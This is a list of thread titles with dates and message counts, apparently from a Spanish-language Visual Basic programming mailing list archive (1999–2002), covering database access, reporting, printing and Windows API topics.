13/04/02	Control estilo outlook	1 mensaje
13/04/02	Conversion ASCII UTF-8 (rotacion de bits)	1 mensaje
13/04/02	Convertir a binario	2 mensajes
13/04/02	Correo con imagen incrustada (AspEmail)	1 mensaje
13/04/02	Digito de control del codigo EAN-13	3 mensajes
13/04/02	Ejemplo de piano midi	1 mensaje
13/04/02	Eliminar gusanos que arrancan con windows	1 mensaje
13/04/02	Enviar datos a la impresora mediante API (winspool.drv)	2 mensajes
13/04/02	Enviar y recibir correo desde VB	1 mensaje
13/04/02	Error 430 en ejecucion	1 mensaje
13/04/02	Exportar un DataReport a html	1 mensaje
13/04/02	Imagenes en DataReport	1 mensaje
13/04/02	Imprimir con el Webbrowser	1 mensaje
13/04/02	Imprimir contenido de un TreeView	1 mensaje
13/04/02	Interceptar la ejecucion de programas	1 mensaje
13/04/02	Joystick	2 mensajes

13/04/02	Manejo de NULL en procedimientos almacenados	1 mensaje
13/04/02	Manejo del MaskEdit con decimales	1 mensaje
13/04/02	Pasar usuarios desde W2000	2 mensajes
13/04/02	Problemas al usar el Common Dialog de Fonts	1 mensaje
13/04/02	Problemas com VB6 en XP	1 mensaje
13/04/02	Problemas con Visual Installer y Windows 98	1 mensaje
13/04/02	Problemas en campos memo en listados de Access 200	1 mensaje
13/04/02	Recordset desconectado	5 mensajes
13/04/02	Red con cable serie de nueve pines	1 mensaje
13/04/02	Redimensionar controles	2 mensajes
13/04/02	Reparar base de datos Acces2000	1 mensaje
13/04/02	Rutina para calcular el numero de semana	2 mensajes
13/04/02	Sincronizar contactos Outlook con mdb	1 mensaje
13/04/02	SQL Server y ADO	1 mensaje
13/04/02	Suma filas o columnas de un flexgrid	1 mensaje
13/04/02	Utilidades para Access 2000	1 mensaje
13/04/02	Variables en procedimientos almacenados SQL Server	3 mensajes
25/02/02	Busqueda incremental en DbCombo, DbGrid, DataGrid.	1 mensaje
25/02/02	Crear recordset en memoria (ADO)	1 mensaje
25/02/02	Crear Timer mediante API (sin el control Timer)	1 mensaje
25/02/02	Descargar archivos mostrando ProgressBar	1 mensaje
25/02/02	Error al abrir un ADODB.Recordset	1 mensaje

25/02/02	Errores al hacer un FTP	1 mensaje
25/02/02	Imagenes variables en Crystal Reports 8	1 mensaje
25/02/02	Imprimir lineas y cajas con el objeto Printer	1 mensaje
25/02/02	Insertar fecha en Oracle	1 mensaje
25/02/02	Minicurso de programacion en tres capas	5 mensajes
25/02/02	Programa para leer el correo (winsock)	1 mensaje
25/02/02	Raices cuadradas por el metodo de Newton	1 mensaje
25/02/02	Raiz cubica	1 mensaje
25/02/02	Saber que formulario llamo al nuevo formulario	1 mensaje
25/02/02	Scheduler Windows NT, 2K (programar tarea)	1 mensaje
25/02/02	Seleccionar bloqueando los registros	1 mensaje
25/02/02	ToolTipText en un MSFlexGrid	1 mensaje
25/02/02	Truncar el log de SQL Server	1 mensaje
25/02/02	Validar usuario y password en Windows NT y 2000	2 mensajes
4/11/01	Acceder Oracle Personal 8 desde otra maquina	1 mensaje
4/11/01	Acceso multiusuario a Access	1 mensaje
4/11/01	Aclaraciones sobre el Mscomm Control	2 mensajes
4/11/01	Add-in con combo e imagen	1 mensaje
4/11/01	Adjuntar tabla de dBase con ADO	2 mensajes
4/11/01	Aplicacion multiidioma	1 mensaje
4/11/01	Avi de una impresora	1 mensaje
4/11/01	Buscar archivos en el disco	3 mensajes

4/11/01	Calcular cumpleaños	1 mensaje
4/11/01	Cambiar el numero de files con Windows ME	1 mensaje
4/11/01	Cambiar password con ADO	1 mensaje
4/11/01	Centrar frames en un SSTAB	2 mensajes
4/11/01	Consultar los permisos en SQl Server	1 mensaje
4/11/01	Convertir de Word a PDF	1 mensaje
4/11/01	Creacion de consulta en Access 2000	1 mensaje
4/11/01	Crystal Reports y procedimientos almacenados	1 mensaje
4/11/01	Desarrollo en 3 capas (MTS)	6 mensajes
4/11/01	Deshabilitar la opcion Guardar en word	1 mensaje
4/11/01	Determinar la version del Internet Explorer	1 mensaje
4/11/01	Documentacion sobre API	1 mensaje
4/11/01	Ejecutar procedimientos almacenados que devuelven parametros	2 mensajes
4/11/01	Encriptacion	2 mensajes
4/11/01	Enviar correo con SQL Server	1 mensaje
4/11/01	Error en MSVCRT.DLL	2 mensajes
4/11/01	Error: Falta informacion de dependencia	1 mensaje
4/11/01	Estructura de tablas con ADO	2 mensajes
4/11/01	Find con mas de un campo	1 mensaje
4/11/01	Formato cientifico	1 mensaje
4/11/01	Formulario Transparente	4 mensajes
4/11/01	Funciones indocumentadas de punteros	1 mensaje

4/11/01	Herencia en VB6	2 mensajes
4/11/01	Impresora Epson TM-88	1 mensaje
4/11/01	Instalar win98 y no perder correo de outlook express	2 mensajes
4/11/01	Mas vbScripts	2 mensajes
4/11/01	Modificar campo con RTF	1 mensaje
4/11/01	Nombre del servidor en SQL Server	1 mensaje
4/11/01	Polimorfismo en VB 6.0	1 mensaje
4/11/01	Programacion en 3 capas	4 mensajes
4/11/01	Proteccion de aplicaciones con llaves electronicas	5 mensajes
4/11/01	Proxy para NT	2 mensajes
4/11/01	Puntero de raton con forma de mano	1 mensaje
4/11/01	Quitar atributo de solo lectura a un archivo	1 mensaje
4/11/01	Recuperar base SQL Server 7 a partir del mdf	2 mensajes
4/11/01	Replace para VB 5	1 mensaje
4/11/01	Reproducir Mp3	1 mensaje
4/11/01	Saber cuando finalizo una impresion de Word con OLE	2 mensajes
4/11/01	Seleccionar color	1 mensaje
4/11/01	Seleccionar solo una fila en un FlexGrid	1 mensaje
4/11/01	Source Safe	1 mensaje
4/11/01	Texto con hipervinculo	1 mensaje
4/11/01	Usar mi dll desde MTS	1 mensaje
4/11/01	Usar Multi Thread (Multi Hilo) en VB	4 mensajes

4/11/01	Usuario y password por defecto de Oracle Personal	1 mensaje
4/11/01	VB no reconoce instrucciones como right, format, etc.	1 mensaje
4/11/01	Versiones de SQL Server 7 y MSDE	1 mensaje
4/11/01	Visualizar archivos TIF	1 mensaje
15/09/01	Abrir una aplicacion dentro (child) de la nuestra	1 mensaje
15/09/01	Acceso a base de datos desde Windows CE	1 mensaje
15/09/01	ActiveX de menus con iconos	1 mensaje
15/09/01	Cambiar de celda con enter en MSHFlexgrid	1 mensaje
15/09/01	Cambiar el color de fondo y de la letra de un command button	1 mensaje
15/09/01	Command asincrono	1 mensaje
15/09/01	Conocer la version del MDAC	2 mensajes
15/09/01	Convertir segundos en HH:MM:SS	1 mensaje
15/09/01	Crear menus en tiempo de ejecucion	1 mensaje
15/09/01	Crear procedimiento almacenado en Access 2000	1 mensaje
15/09/01	DBF y ADO	1 mensaje
15/09/01	Degradacion de color	1 mensaje
15/09/01	Deshabilitar edicion en Control DTPicker.	1 mensaje
15/09/01	Eliminar el menu contextual	1 mensaje
15/09/01	Falta el ultimo registro en Crystal	1 mensaje
15/09/01	Instalar componente MTS	1 mensaje
15/09/01	Mostrar imagenes con barras de scroll	2 mensajes
15/09/01	Ordenar array (matriz)	1 mensaje

15/09/01	Pasar datos a Crystal desde un DataEnvironment	1 mensaje
15/09/01	Progamacion en red (DCOM)	1 mensaje
15/09/01	Programar en Visual Basic para Palm	1 mensaje
15/09/01	RecordCount en ADO	3 mensajes
15/09/01	Recordsets desconectados	1 mensaje
15/09/01	Rellenar Flexgrid mas rapido	1 mensaje
15/09/01	Renovar direccion IP (ipconfig)	1 mensaje
15/09/01	Textbox sobre dbgrid	1 mensaje
11/06/01	Acceso desde Cristal Report : Microsoft OLE DB Provider for SQL Server : (DBNMPNTW)Access Denied	1 mensaje
11/06/01	Añadir icono a la barra de Inicio rapido	1 mensaje
11/06/01	Barra de progreso	1 mensaje
11/06/01	Cambiar propiedad Allow Zero Length	1 mensaje
11/06/01	Cambiar tamaño automaticamente a las columnas de un listview	1 mensaje
11/06/01	Conectarme a una base de datos en Internet	1 mensaje
11/06/01	Conexion con ORACLE	2 mensajes
11/06/01	DBase 5.0 y ADO	1 mensaje
11/06/01	Ejemplos de string de conexion para ADO	1 mensaje
11/06/01	Icono en el escritorio (Windows Script Host)	1 mensaje
11/06/01	Modificar el msgbox	1 mensaje
11/06/01	Problema con Crystal y system.mdw	1 mensaje
11/06/01	Problemas al hacer unload de un formulario	1 mensaje
11/06/01	Quitar eco de SQL Server	1 mensaje

11/06/01	Saber si existe un registro en un procedimiento almacenado.	1 mensaje
11/06/01	SQL Server (iif)	1 mensaje
11/06/01	TabStrip VS SSTAB (Diferencias)	1 mensaje
14/05/01	Referencias cruzadas	1 mensaje
13/05/01	ADODB.Connection como propiedad de un ActiveX	1 mensaje
13/05/01	Cambiar el tipo de un campo de una bd por codigo	1 mensaje
13/05/01	Como hacer para guardar un .doc en .html	1 mensaje
13/05/01	Conocer las subrutinas de una DLL	1 mensaje
13/05/01	Crear acceso directo	1 mensaje
13/05/01	Crear tablas de access por codigo (ADO)	1 mensaje
13/05/01	Datagrid en Windows CE	1 mensaje
13/05/01	Ejecutable exe standard y componente exe activex	1 mensaje
13/05/01	Escribir algo en la linea de comandos	1 mensaje
13/05/01	Iconos negros en la barra de herramientas	1 mensaje
13/05/01	Importar archivo de texto a una base de datos	2 mensajes
13/05/01	Numero de instancias en ejecucion (mutex) (sincronizacion)	1 mensaje
13/05/01	Obtener las tablas y procedimientos en SQL Server	1 mensaje
13/05/01	Ocultar iconos del escritorio	1 mensaje
13/05/01	Problemas con el Service Pack 4 para Vb	2 mensajes
13/05/01	Problemas con la instalacion en W2000	1 mensaje
13/05/01	Procedimiento almacenado con tabla variable en SQL Server	1 mensaje
13/05/01	Store Procedure recursivo	1 mensaje

25/03/01	Cambiar el color de fondo de un command button	1 mensaje
25/03/01	CursorLocation (Cursores en ADO)	1 mensaje
25/03/01	Devolver el valor del campo identity del nuevo registro	3 mensajes
25/03/01	Error "Assertion failed"	2 mensajes
25/03/01	Error 22050 en Crystal Reports	1 mensaje
25/03/01	Esperar el fin de una aplicacion	1 mensaje
25/03/01	Menu contextual en un Form sin borde	1 mensaje
25/03/01	No mostrar la ventana de Cancelar de Crystal Repor	1 mensaje
25/03/01	OCX Impresora Fiscal Epson	1 mensaje
25/03/01	ODBC	1 mensaje
25/03/01	Tablas temporales en SQL 7.0	1 mensaje
11/03/01	Conexion a MySQL via ODBC	2 mensajes
11/03/01	Datareport, pasar parametros	1 mensaje
11/03/01	Imagenes, word, excel... en bases de datos (ADO 2.5)	1 mensaje
11/03/01	Pasar de un FlexGrid al portapapeles y a Excel	1 mensaje
11/03/01	Problema con sentencia SQL (decimales)	2 mensajes
11/03/01	Problemas con ADO 2.6	2 mensajes
11/03/01	Problemas con SEEK en ADO	1 mensaje
11/03/01	Vb y Cobol	1 mensaje
11/03/01	WebBrowser y boton derecho	1 mensaje
19/02/01	Calcular Edad de Nacimiento	1 mensaje
19/02/01	Clase de ayuda al manejo de ListBox y ComboBox	1 mensaje

19/02/01	Conversion de tipos (Hexadecimal a single)	1 mensaje
19/02/01	Crear un usuario W9x desde una bat	1 mensaje
19/02/01	Decimales en Crystal contra Oracle	1 mensaje
19/02/01	Distribucion programa con FastLib2000	1 mensaje
19/02/01	Maestro-Detalle	1 mensaje
19/02/01	Valores columna TDBGrid	1 mensaje
11/02/01	Access 97 olvido de password	1 mensaje
11/02/01	ADO e Informix	1 mensaje
11/02/01	Apagar y encender el monitor desde un programa	1 mensaje
11/02/01	Arrancar y para servicios	1 mensaje
11/02/01	Barra de aplicaciones como la de Office	1 mensaje
11/02/01	Buscar el path completo conociendo el fichero	1 mensaje
11/02/01	Buscar un archivo y mostrar su informacion	1 mensaje
11/02/01	Buscar y reemplazar en un texto	1 mensaje
11/02/01	Calculadora RPN	1 mensaje
11/02/01	Cambiar la impresora por defecto	1 mensaje
11/02/01	Cambiar la prioridad de una aplicacion	1 mensaje
11/02/01	Caption de un boton con dos lineas	1 mensaje
11/02/01	Cerrar aplicacion abierta.	2 mensajes
11/02/01	Colocarse en la fila del Msflexgrid segun se escribe	1 mensaje
11/02/01	Como se calcula el CLSID	1 mensaje
11/02/01	Consulta asincrona con ADO	2 mensajes

11/02/01	Crear BD con ADO	1 mensaje
11/02/01	Crystal Reports y DBGrid	1 mensaje
11/02/01	DataReport	1 mensaje
11/02/01	DirectX7 en Vb	2 mensajes
11/02/01	Ejecutar Archivos .CHM desde Visual	1 mensaje
11/02/01	Ejecutar un objeto com desde un procedimiento almacenado	1 mensaje
11/02/01	Enviar ficheros con el control winsock	1 mensaje
11/02/01	Error 3633	1 mensaje
11/02/01	Estructura PARAMFORMAT2 (para el RichTextBox)	1 mensaje
11/02/01	Imprimir el contenido de un directorio	1 mensaje
11/02/01	Instalar componentes antes de que se ejecute el Setup1.exe	2 mensajes
11/02/01	Menu con el boton secundario del raton en MDI	1 mensaje
11/02/01	Modificar una consulta desde VB con ADO	1 mensaje
11/02/01	Mostrar formularios por una cadena con su nombre	1 mensaje
11/02/01	Nombre de archivo aleatorio	1 mensaje
11/02/01	Problema con MAPI y Outlook 2000	1 mensaje
11/02/01	Problemas con DataGrid en VB 6	1 mensaje
11/02/01	Recuperar base de Access 97	1 mensaje
11/02/01	Redondear	1 mensaje
11/02/01	Saber si estamos conectados a internet y como	1 mensaje
11/02/01	Sacar lista de modems instalados	1 mensaje
11/02/01	Triggers en SQL Server	1 mensaje

5/11/00	Acerca del MSCHART	1 mensaje
5/11/00	Asignar passwords a usuarios de SQL-Server 7 desde VB	1 mensaje
5/11/00	Ayuda convertir de decimal a romano	1 mensaje
5/11/00	Buscar por campo hora desde VB	1 mensaje
5/11/00	Detectar si ya esta abierta una venta de Crystal Report	1 mensaje
5/11/00	Imprimir un FlexGrid	2 mensajes
5/11/00	Mensajes de texto en la barra de estado de Outlook	2 mensajes
5/11/00	Mschart-barras con valores	1 mensaje
5/11/00	Query que compare dos tablas	1 mensaje
5/11/00	Recordset jerarquico	1 mensaje
5/11/00	Representacion grafica de funciones	1 mensaje
5/11/00	Unir ficheros PDF	1 mensaje
5/11/00	VisData y Access 2000 - La Solucion	1 mensaje
14/10/00	Acceder a otra base de datos desde un procedimiento almacenado	1 mensaje
14/10/00	Actualizar los datos de un DataEnvironment	1 mensaje
14/10/00	ADO con FoxPro	1 mensaje
14/10/00	Cambiar el orden en un DataGrid	1 mensaje
14/10/00	Copia de seguridad de SQL Server	1 mensaje
14/10/00	Eliminar el Pretty Park	1 mensaje
14/10/00	Funciones basadas en el FileSystemObjects	1 mensaje
14/10/00	Grafico en formulario MDI	2 mensajes
14/10/00	Horas y minutos	1 mensaje

14/10/00	Imprimir un grid (dbgrid,msflexgrid y mshflexgrid)	1 mensaje
14/10/00	Informacion sobre formatos de ficheros	1 mensaje
14/10/00	Instalar Access 97 sobre Access 2000	1 mensaje
14/10/00	INSTRUCCIONES PARA ENTRAR EN EL WEB DE LA LISTA DE EGROUPS	1 mensaje
14/10/00	Manejo de .INI	2 mensajes
14/10/00	Migrar una base de datos de Access a SQL Server 7	1 mensaje
14/10/00	Ocupacion real de los ficheros en el disco	1 mensaje
14/10/00	Registros afectados por instruccion en SQL Server	2 mensajes
14/10/00	Transform de Access en Sql Server	1 mensaje
14/10/00	Tratamiento de cadenas en SQL Server	1 mensaje
19/09/00	Accesso Remoto	1 mensaje
19/09/00	Alinear columnas en un Rich Text Box	1 mensaje
19/09/00	Añadir opcion en el menu Buscar	1 mensaje
19/09/00	Ancho de Columnas MSHFlexGrid	1 mensaje
19/09/00	Aparicion rapida formulario	1 mensaje
19/09/00	Aplicaciones con voz	1 mensaje
19/09/00	Cerrar Aplicacion en una computadora de la red	1 mensaje
19/09/00	Codigos de barras	2 mensajes
19/09/00	Conectar una base en Fox	1 mensaje
19/09/00	Conexion sin DSN (ADO)	1 mensaje
19/09/00	Copias de seguridad	1 mensaje
19/09/00	Crystal Report con contraseña	1 mensaje

19/09/00	Crystal Report en Ventana Child..(Respuesta)	1 mensaje
19/09/00	Crystal reports y Access 2000	1 mensaje
19/09/00	Ejecutar un formulario por el nombre	1 mensaje
19/09/00	Eliminar carpetas	1 mensaje
19/09/00	Encriptacion de datos	1 mensaje
19/09/00	Error 396 con PaperBin	1 mensaje
19/09/00	Error registrando ... msftqws.pdw\$(DLLSelfRegisterEx)	1 mensaje
19/09/00	Evitar las pantallas de aviso de Word	1 mensaje
19/09/00	Exportar de un ListView a Excel	1 mensaje
19/09/00	Fecha Juliana	2 mensajes
19/09/00	Justificar texto en un Rich Text Box	1 mensaje
19/09/00	Listas encadenadas y doblemente encadenadas	1 mensaje
19/09/00	Pasar a RGB color CommonDialog	1 mensaje
19/09/00	Problemas con ADO - Error 3706	2 mensajes
19/09/00	Punteros	1 mensaje
19/09/00	Repintado de controles en formulario...	1 mensaje
19/09/00	Respaldo en SQL Server 7.0	1 mensaje
19/09/00	Resta de Horas - Visual Basic	1 mensaje
19/09/00	Seek y ADO	1 mensaje
19/09/00	Seleccionar DSN	2 mensajes
19/09/00	Trigger para borrado en cascada	1 mensaje
19/09/00	Ultimo dia del Mes	2 mensajes

19/09/00	Usar Telnet para ver y borrar el correo	1 mensaje
17/09/00	Implementar un Caller ID en vb5	2 mensajes
20/07/00	Cambiar la fecha del sistema	1 mensaje
20/07/00	Cambiar orientacion impresora mediante API	1 mensaje
20/07/00	Cambio de icono en un carpeta	1 mensaje
20/07/00	Control de procesos mediante API	1 mensaje
20/07/00	Copia de seguridad de los e-mail del Outlook 2000	1 mensaje
20/07/00	Crear un txt Estructurado	1 mensaje
20/07/00	DataGrid Error 7004	1 mensaje
20/07/00	Dudas sobre el control Activelock	1 mensaje
20/07/00	Evaluacion de Expresion (EVAL)	1 mensaje
20/07/00	Filtros en Data Report-Solucion	1 mensaje
20/07/00	Graficos persistentes usando API	1 mensaje
20/07/00	Mensaje de error 429 en NT	1 mensaje
20/07/00	Menues personalizados en menu de sistema	1 mensaje
20/07/00	Mostrar reloj en la barra de titulo	1 mensaje
20/07/00	Password de Windows en Visual Basic	1 mensaje
20/07/00	Problema con el combo.box	1 mensaje
20/07/00	Tabledef con ADO	1 mensaje
30/04/00	¿ Como saber si una carpeta ya existe?	1 mensaje
30/04/00	ActiveX exe compartido por dos aplicaciones	1 mensaje
30/04/00	Campos Fecha Null	1 mensaje

30/04/00	Como usar el anigif.ocx	1 mensaje
30/04/00	Como usar GetWindow	1 mensaje
30/04/00	Compactar y reparar con ado	1 mensaje
30/04/00	Comparar dos archivos	1 mensaje
30/04/00	Comprobar que un disquete este vacio	1 mensaje
30/04/00	Conexion Compartida a Internet en W98	1 mensaje
30/04/00	Conexion mediante ADO a una hoja de Excel	1 mensaje
30/04/00	Crear paginas Web desde cero (cgi con VB)	1 mensaje
30/04/00	Cursor Crosshair	1 mensaje
30/04/00	Cursores animados	1 mensaje
30/04/00	Digito de control del ISBN	1 mensaje
30/04/00	Distribucion de imagenes	1 mensaje
30/04/00	Exportacion de una tabla de access a Html y a Excel	1 mensaje
30/04/00	Interface MS Word (el codigo prometido)	1 mensaje
30/04/00	Macros de Excel	1 mensaje
30/04/00	Mapear ficheros en memoria	1 mensaje
30/04/00	Menus tipo CoolMenu	1 mensaje
30/04/00	Obtener tablas de usuario desde SQL Server	1 mensaje
30/04/00	Pasar parametros a una clase	1 mensaje
30/04/00	Problemas con el control Internet Transfer	1 mensaje
30/04/00	Seleccionar diferentes impresoras	1 mensaje
30/04/00	Solucion error 3447	2 mensajes

30/04/00	Tabla usuarios en SQL	1 mensaje
30/04/00	Text to speech	1 mensaje
30/04/00	TextBox solo numerico	1 mensaje
30/04/00	Una aplicacion en un disquete	1 mensaje
30/04/00	Vista preliminar horizontal en DataRepor	1 mensaje
5/03/00	Acceder a una BD con password desde Crystal Reports	1 mensaje
5/03/00	Ajustar el ancho de las columnas de Excel desde vb	2 mensajes
5/03/00	API para RAS	1 mensaje
5/03/00	Boton Maximixar Enabled=False en MDI	1 mensaje
5/03/00	CGI en Visual Basic	1 mensaje
5/03/00	Combobox en un TDBGrid	1 mensaje
5/03/00	Como incluir imagenes en un RitchTextBox	1 mensaje
5/03/00	DDE con programa de Fax	1 mensaje
5/03/00	Dibujar rectangulos con el API	1 mensaje
5/03/00	Envio de mensajes entre aplicaciones	2 mensajes
5/03/00	Formato de un bmp - para 16, 256 colores	1 mensaje
5/03/00	Hoja de Excel como Recordset (repregunta)	1 mensaje
5/03/00	Internet Transfer Control	1 mensaje
5/03/00	Relacionar dos campos a un objeto tipo Combo	1 mensaje
5/03/00	Salto de pagina en matriciales	1 mensaje
5/03/00	Vincular dbase con Acces por codigo	1 mensaje
14/02/00	Acumular total con Crystal	1 mensaje

14/02/00	Bases de Datos Remotas y otros conceptos	3 mensajes
14/02/00	Botones redondos	1 mensaje
14/02/00	Ejecutar script desde VB	2 mensajes
14/02/00	Escanear con VB6	2 mensajes
14/02/00	Habilitar y deshabilitar el Dr Watson en Windows NT	1 mensaje
14/02/00	Interceptar teclado de cualquier aplicacion	1 mensaje
14/02/00	Obtener la fecha de sistema de SQL Server 6.5	1 mensaje
14/02/00	Parametros en Crystal Report	1 mensaje
14/02/00	Parar un sndPlaySound	1 mensaje
14/02/00	Reparar bases de datos Access	1 mensaje
14/02/00	Solucion a VB5/VB6 + Access2000	2 mensajes
14/02/00	Solucion abrir base datos con password y ADO	2 mensajes
14/02/00	Unir celdas en el FlexGrid	1 mensaje
14/02/00	Ver ficheros PDF	1 mensaje
23/01/00	Acceso a archivo de datos COBOL desde VB	1 mensaje
23/01/00	ADO ... Cursores, Bloqueos. Como elegirlos?	2 mensajes
23/01/00	Busco Directorio de Outlook	3 mensajes
23/01/00	Cambiar el nº de pagina en Crystal Report	1 mensaje
23/01/00	Cambiar la resolucion por codigo	2 mensajes
23/01/00	Campo ole en Acces	1 mensaje
23/01/00	Cerrar conexion con el servidor	1 mensaje
23/01/00	Comprobar el estado de la impresora	1 mensaje

23/01/00	Configurar SQL 7 en Win 98	1 mensaje
23/01/00	DAO -> ADO	1 mensaje
23/01/00	Dibujar una curva que pase por una serie de puntos	2 mensajes
23/01/00	Ejemplo ADO	1 mensaje
23/01/00	Exportacion de datos a formato texto	1 mensaje
23/01/00	Forms con scroll	1 mensaje
23/01/00	GIF en VB	1 mensaje
23/01/00	Imprimir en la misma posicion en varias impresoras	1 mensaje
23/01/00	Manejar una camara	1 mensaje
23/01/00	Obtener los valores RGB a partir de un long	3 mensajes
23/01/00	Pasar de RTF a HTML	1 mensaje
23/01/00	Problemas de fechas con SQL 7	1 mensaje
23/01/00	Registro de windows	2 mensajes
23/01/00	Saber si estas en horario de verano	1 mensaje
23/01/00	Trabajar contra ORACLE	1 mensaje
23/01/00	Web por Mail	1 mensaje
11/12/99	Cambiar posicion y tamaño de otra aplicacion	1 mensaje
11/12/99	Especificar Ruta BD en Crystal Report	1 mensaje
11/12/99	FlexGrid	1 mensaje
11/12/99	Grid jerarquico con ADO	1 mensaje
11/12/99	Hacer parpadear la barra de titulo	1 mensaje
11/12/99	Identificador de llamadas	1 mensaje

11/12/99	Insertar Grafico en Oracle	1 mensaje
11/12/99	Linux y Visual Basic	2 mensajes
11/12/99	MsAdo15.dll error al registrar. Solucion...	1 mensaje
11/12/99	Parar hasta que se pulse una tecla	1 mensaje
11/12/99	Problema con AbsolutePosition	1 mensaje
11/12/99	Problemas con RecordCount en ADO	1 mensaje
11/12/99	Rutinas para combos	2 mensajes
11/12/99	Un par de ejemplos (tray, logo)	1 mensaje
11/12/99	VBScript	1 mensaje
21/11/99	Como Saber el Numero de Version de un EXE, DLL	1 mensaje
21/11/99	Curso de vb 6	1 mensaje
21/11/99	Libros VB6 Online !!!	1 mensaje
21/11/99	Virus nuevo - NO A LOS HTML - se ejecuta solito	2 mensajes
7/11/99	AVISO: Fallo en control MAPI con OFFICE 2000	1 mensaje
7/11/99	Barra de herramientas estilo IE 4.0	3 mensajes
7/11/99	Bibliografia	1 mensaje
7/11/99	Busqueda Incremental en Combos y List	3 mensajes
7/11/99	Cambiar Fuente de MsgBox	1 mensaje
7/11/99	Cambiar la orientacion del papel de la impresora con NT	1 mensaje
7/11/99	Cantidad de lineas de un fichero	1 mensaje
7/11/99	Colocar iconos en la barra de tareas	2 mensajes
7/11/99	Como arrastrar archivos a mi aplicacion	1 mensaje

7/11/99	Conexion a internet	2 mensajes
7/11/99	Contenido de variable como campos (combinar)	1 mensaje
7/11/99	Control para gif animados	1 mensaje
7/11/99	Convertir ficheros a HTML http://www.gohtm.com/	1 mensaje
7/11/99	Data Reports (actualizar consulta)	1 mensaje
7/11/99	DbCombo y DbGrid	1 mensaje
7/11/99	Ejecutar la Emulacion Extra	1 mensaje
7/11/99	Error al acceder a la ventana de controles personalizados	1 mensaje
7/11/99	Fallo impresion RichTextBox en algunas impresoras	1 mensaje
7/11/99	Lectores de codigos de barras	1 mensaje
7/11/99	Libro sobre OCX	2 mensajes
7/11/99	Obtener lista de ventanas abiertas	1 mensaje
7/11/99	Pregunta sobre DDE	1 mensaje
7/11/99	Problemilla con un Dataenvironment	2 mensajes
7/11/99	Replicar bases de datos Access	1 mensaje
7/11/99	Saber si la aplicacion se ejecuta desde dentro de VB	1 mensaje
7/11/99	Separar una columna de excel en dos	1 mensaje
7/11/99	Tool Tip Automatico en un List View	1 mensaje
7/11/99	Utilizar cursores .Ani en un proyecto	1 mensaje
7/11/99	Visual Basic en Internet	1 mensaje
7/11/99	Y2K - Problemas de Y2K conocidos en MS Access 97 y VB	1 mensaje
17/10/99	Hacer que un programa no aparezca en la lista de tareas	1 mensaje

17/10/99	Iconos en un menu	2 mensajes
17/10/99	Modificar datos de la libreta de direcciones de Microsoft	1 mensaje
17/10/99	Puertos serie	1 mensaje
17/10/99	Sentencia SQL con comilla simple	3 mensajes
17/10/99	TabStrip	1 mensaje
17/10/99	TAPI	1 mensaje
30/09/99	Acceso a Excel desde VB5	2 mensajes
30/09/99	ADO y Visual Basic 5.0	1 mensaje
30/09/99	Archivos de Texto y Acces	1 mensaje
30/09/99	Autodial con VB	1 mensaje
30/09/99	Calcular la Edad	1 mensaje
30/09/99	Claves para grabar en el registro	1 mensaje
30/09/99	Como hacer un formulario flotante (barra de herramientas)	1 mensaje
30/09/99	Como puedo imprimir bitmap	1 mensaje
30/09/99	Conocer las unidades del sistema	2 mensajes
30/09/99	Crear un cd que al insertarlo arranque un documento de word	1 mensaje
30/09/99	Crear un grafico en Excel desde VB	1 mensaje
30/09/99	Funcion para redondear	1 mensaje
30/09/99	Hacer logon en red automatico (sin teclear usuario ni password)	1 mensaje
30/09/99	Hacer un programa FTP	1 mensaje
30/09/99	Imagenes en una base de datos de SQL Server con ADO	1 mensaje
30/09/99	Impresion vertical	1 mensaje

30/09/99	Imprimir de la forma mas rapida (ms-dos) y Linea/Columna en un Txt o RTF.	1 mensaje
30/09/99	Imprimir en red con VB3	1 mensaje
30/09/99	Macros de Excel 97 y Vb	2 mensajes
30/09/99	MSFlexGrid	1 mensaje
30/09/99	Objeto Printer (Condensar Draft)	2 mensajes
30/09/99	OCX gratuitos para redimensionar los formularios	1 mensaje
30/09/99	Problemas de instalacion de programas con DAO 3.6	1 mensaje
30/09/99	Recordset Desconectados	1 mensaje
30/09/99	Reinicializar el valor de un campo IDENTITY en SQL Server	1 mensaje
30/09/99	Suma y sigue en Crytal Report	1 mensaje
30/09/99	Tip para SQL:	1 mensaje
30/09/99	Uso de dos monitores con Windows 98	1 mensaje
30/09/99	Vb - > DLL -> C++	1 mensaje
30/09/99	VB y EXTRA	2 mensajes
30/09/99	Ver los indices de una tabla	1 mensaje
30/09/99	Wizard de empaquetado y Correccion	1 mensaje
27/07/99	10 Tips para Optimizar ADO	1 mensaje
27/07/99	Ayuda sobre cadenas en visual	1 mensaje
27/07/99	Creacion de una DLL en C	1 mensaje
27/07/99	Crystal Reports. Suma detalles suprimidos	1 mensaje
27/07/99	Detectar modem encendido	1 mensaje
27/07/99	Directorios de usuario	1 mensaje

27/07/99	Extraer iconos.	2 mensajes
27/07/99	Fuentes grandes o pequeñas	1 mensaje
27/07/99	Log SQL 6.5	1 mensaje
27/07/99	Manejo de las Barras de desplazamiento en un formulario MDI.	1 mensaje
27/07/99	Nº CUIT	1 mensaje
27/07/99	Notas sobre Crystal Report	1 mensaje
27/07/99	Pasar matriz como parametro	1 mensaje
27/07/99	Propiedad Titulo de una tabla de access	1 mensaje
27/07/99	Saber si una aplicacion esta abierta	1 mensaje
27/07/99	Sheridan Data Widgets	1 mensaje
27/07/99	Uso de DataReports	1 mensaje
30/05/99	Abrir una pagina html desde vb	1 mensaje
30/05/99	Asociar WINDOWLIST a Combobox	1 mensaje
30/05/99	Bugs en RichTextBox	1 mensaje
30/05/99	Buscar un archivo para usarlo en un shell	1 mensaje
30/05/99	Consulta SQL con campos con comillas	1 mensaje
30/05/99	Ejecutar una funcion de Access desde VB	1 mensaje
30/05/99	Error de instalacion VB5 EE	1 mensaje
30/05/99	Formatear sin que pregunte	1 mensaje
30/05/99	FTP con el control Winsock	1 mensaje
30/05/99	Imprimir un BMP	1 mensaje
30/05/99	Ordenar registros de informes Crystal	1 mensaje

30/05/99	Ordenar texto numericamente	1 mensaje
30/05/99	Tipos de archivos	1 mensaje
30/05/99	Valor de RGB	3 mensajes
9/05/99	Enviar mensajes a beeper	1 mensaje
9/05/99	Margenes en el objeto Printer	1 mensaje
9/05/99	Modificar Fecha y Hora de Archivos	1 mensaje
9/05/99	Problemas de llenado de la TempDb (SQL Server 6.5)	1 mensaje
9/05/99	Problemas en la carga de comdlg32, comctl32 o comct232	1 mensaje
9/05/99	Usar ADO para acceder a una base de datos Access 97/2000 local	3 mensajes
25/04/99	Logos de Windows	2 mensajes
19/04/99	Cambiar el color de una Fotografia	1 mensaje
19/04/99	Cambiar el nombre del documento en la cola de impresora	1 mensaje
